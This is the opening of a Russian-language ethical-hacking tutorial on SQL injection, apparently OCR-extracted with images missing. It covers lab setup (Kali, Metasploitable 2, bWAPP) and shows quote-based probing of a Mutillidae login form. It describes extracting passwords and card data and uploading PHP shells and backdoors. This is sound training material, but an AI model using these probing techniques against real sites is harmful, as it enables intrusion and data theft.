Введение

Здравствуйте, дорогие друзья. Я рад, что Вы хотите изучать направление по уязвимости SQL-инъекция. Это очень мощная и коварная уязвимость, которая может стать критической на веб-ресурсе.

Для продолжения работы, Вам предстоит настроить Лабораторию для тестирования, так как текущее законодательство Этичный хакер не может нарушать, на то она и этика.

Обращаю Ваше внимание на то, что я не несу никакой ответственности за Ваши действия по отношению к веб-приложениям.

На протяжении всей книги, Вас ждет исчерпывающая информация, касательно этой уязвимости, но настоятельно рекомендую почитать литературу по этому языку программирования. Он не сложен, но тем не менее Вы должны видеть, что из себя представляет выражение SQL.

Для взлома нам понадобится дистрибутив Debian – Kali Linux (гугл в помощь), а также уязвимая машина Metasploitable 2 (https://sourceforge.net/projects/metasploitable/files/Metasploitable2/), и 3-й компонент – это bWAPP(bee-box) (https://sourceforge.net/projects/bwapp/).

Все это добро нужно «накатывать» на виртуальную машину VirtualBox, или Vmware. Не буду это описывать, как и структуру языка программирования SQL (может в следующем издании).

Надеюсь, что книга станет для Вас полезным руководством при безопасности от этой уязвимости, так как акцент я делал на демонстрацию и защиту от такой разноплановой уязвимости.

Что такое SQL-инъекция?


SQL-инъекция – это достаточно распространенный тип уязвимости, который повсеместно встречается на веб-сайтах.

Перед тем, как использовать эту уязвимость, давайте разберемся в том, что такое SQL в целом. Смысл заключается в том, что более-менее крупный сайт имеет свою базу данных. Сразу возникает вопрос, что такое базы данных?

Это место, где хранится информация о всем, что происходит на веб-сайте, например: изменение имен пользователей, статей, сообщений в блоге, комментариях.

Так можно описать взаимодействие пользователя с сайтом, где он производит какие-либо действия, а именно добавление комментария, картинки, удаление и т.д. К чему я это все?

Дело все в том, что эти манипуляции проходят с помощью языка программирования SQL. Он имеет свой синтаксис, который похож на структуру построения предложений на английском языке. Чтобы понимать механику этого языка, Вы можете поискать литературу в интернете по этому вопросу. Я разобрался самостоятельно с помощью самоучителя, автора Линн Бейли «Изучаем SQL»:




Опасности SQL-инъекций.

На самом деле SQL-инъекции очень важны, и в тоже время опасны. Их можно найти в самых разнообразных местах на сайте. От данного типа инъекций довольно сложно защититься.


Как я уже говорил, от них довольно сложно защититься, и можно, в конечном итоге получить доступ к базе данных.

В случае, с SQL-инъекцией, не нужно загружать php-шелл на сайт, и проводить прочие манипуляции (например, выполнять обратное соединение).

В базе данных есть все, что Вам нужно (имена пользователей, пароли, данные кредитных карт и т. д.):



Также есть доступ к кредитным картам:



По-большому счету, SQL-инъекция — это подарок для хакера, и не надо грузить php-шеллы, к примеру, когда сайт при SQL, становится открытой книгой. Иными словами, другие уязвимости не нужны.

Предположим, что Вы пытаетесь загрузить php-шелл на сервер. Получили, и следующим шагом нам нужно получать доступ к базе данных. Если у нас не получается, то мы можем получить не так уж и много информации.

Без базы данных, сайт нам даст мало информации. База данных нужна, просто необходима.

Если рассматривать анатомию php-шелла, то в некоторых ситуациях, вторым шагом, нужно получать доступ к базе данных.

Можно получить доступ к серверу, на котором лежит множество сайтов, то мы можем прочитать информацию, которая находится за пределами директории «www/root». Все, точно также, как и с уязвимостью запуска файлов. Далее, можно использовать имя пользователя и пароль админа, для попытки загрузить файлы. Все по-стандарту, можем грузить php-шеллы, бэкдоры и т. д., чтобы получить доступ к жертве. Можно даже использовать SQL-инъекцию, для загрузки php-шелла. В целом ее можно эксплуатировать, как уязвимость загрузки файлов (я о SQL-инъекции). Да, и к тому же, с помощью них можно получить доступ к базе данных.


Вот почему они очень опасны, и очень полезны, если Вы сможете их найти.

Проводим изучение SQL-инъекции в POST.

Для того, чтобы найти SQL-инъекции, нужно изучить Вашу цель, и попробовать взломать каждую страницу. Например, можно провести инъекцию в следующий пример: https://blog.com/page.php?sm=sm. Попробуйте поставить одиночную кавычку «“» или использовать выражение «and» или «order by», чтобы сломать страницу.

Далее я хотел бы показать Вам пример, с использованием Mutillidae. Нужно перейти на страницу авторизации:

Далее создадим новый аккаунт, с помощью «Please register here»:




Аккаунт создан:


Сначала я авторизируюсь на данном сайте:

Как видим, авторизация успешная.
Я выйду из этого аккаунта, и мы попробуем сделать инъекцию не методом «GET» в строке URL, а «POST», через поля авторизации.

В поле «Name», я введу свой логин «timcore», а в поле «Password» добавлю одиночную кавычку:




Давайте попробуем сломать этот сайт. Жмем Login:




И, как видите, перед нами ошибка. Судя по всему, это ошибка базы данных. Но так будет не всегда, так как может быть совершенно другой вывод ошибки на странице или страницах сайта или сайтов. Может быть вывод дополнительного текста, может исчезнуть статья в блоге и т. д. Примеров на самом деле масса.

В нашем примере указан файл, в котором возникла эта ошибка, а также дано описание того, что она возникла из-за кавычки:




Обратите внимание на поле «Diagnostic Information», где система пыталась выполнить команду:




В параметре «username» уже существуют кавычки, которые обрамлены в начале и в конце логина, а также есть кавычки и в параметре «password».

Три кавычки говорят нам о том, что можно осуществить SQL-инъекцию процентов на 60-70. Мы пока не знаем, можем ли мы заставить сайт запустить то, что мы хотим.

